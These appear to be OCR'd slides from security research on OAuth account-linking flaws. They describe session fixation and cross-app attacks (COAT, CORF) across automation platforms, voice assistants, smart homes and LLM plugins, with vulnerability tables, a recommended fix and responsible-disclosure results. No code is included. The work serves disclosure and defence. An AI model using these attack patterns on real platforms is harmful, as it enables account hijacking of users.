
Challenge #1: User-Agent can't Track Session due to "Multiple" Origins




Scenario I: involvement of **multiple origins** (domains)
Due to server-side decoupling. e.g., microservices, shared auth component

Common Pattern: URL-Dispatched Account Linking Session

Cross-user Attack



Challenge #2: User-Agent can't Track Session due to the "Gap" with Native App




Scenario II: involvement of **multiple user-agents**

Native app (e.g., Android app) can't pass cookies to the external browser

Common Pattern:
Embed Linking Session in *state* Parameter


Cross-user Attack



EPIC FAIL!

(implicit) Session Fixation Attack

Proper Implementation: Return to Original UA



Best practice: return to the original User-Agent

Impact Analysis:
Make the World a Better Place

Make the World a Better Place
Bug Hunting

7 Workflow Automation Platforms

6 Virtual Voice Assistants

4 Smart Homes

Type	Platform	# Users	Cross-app Attack			Cross-user Attack
			Open?	COAT	CORF	OAuth Session Fixation
7 Workflow Automation Platforms	A	30M MAU	✓	💀		💀
	B	30M	✓			💀
	C	2M	✓			
	D	55M MAU	✓	💀		💀
	E	20K Orgs	✓	💀		
	F	N/A	✓	💀		💀
	G	40K		N/A		💀
6 Virtual Voice Assistants	H	500M MAU	✓	💀		
	I	100M	✓	💀		💀
	J	200M	✓	💀		
	K	100M	✓		💀	
	L	40M	✓		💀	
	M	40M	✓		💀	💀
4 Smart Homes	N	N/A	✓	💀		
	O	250M	✓	💀		💀
	P	80M	✓		💀	💀
	Q	50M	✓	💀		

1-Click Attack

Make the World a Better Place
Bug Hunting

Type	Platform	# Users	Cross-app Attack			Cross-user Attack
			Open?	COAT	CORF	OAuth Session Fixation
2 LLM Plugins	R	150M	✓		💀	
	S	N/A	✓	💀		💀
6 Misc.	T	35M		N/A due to Closed Marketplace		💀
	U	150M MAU				💀
	V	N/A				💀
	W	10M				💀
	X	N/A				💀
	Y	200M				💀
Total	25		18/25	11/18	5/18	16/25

Summary

24/25 are vulnerable 💀,
19 can be done in 1-Click
on an unassuming link

Cross-app Attacks

16/18 open platforms 💀

Cross-user Attacks

16/25 platforms 💀

8 platforms vulnerable to both

Make the World a Better Place

Responsible Disclosure:

- Informed all 24 vulnerable platforms
- Confirmed by 16 platforms, patched or are applying fixes
- 4 Critical/P1 bugs, 5 High/P2 bugs
- CVE-2023-36019, CVSS score: 9.6
- **$50,000+** bug bounties

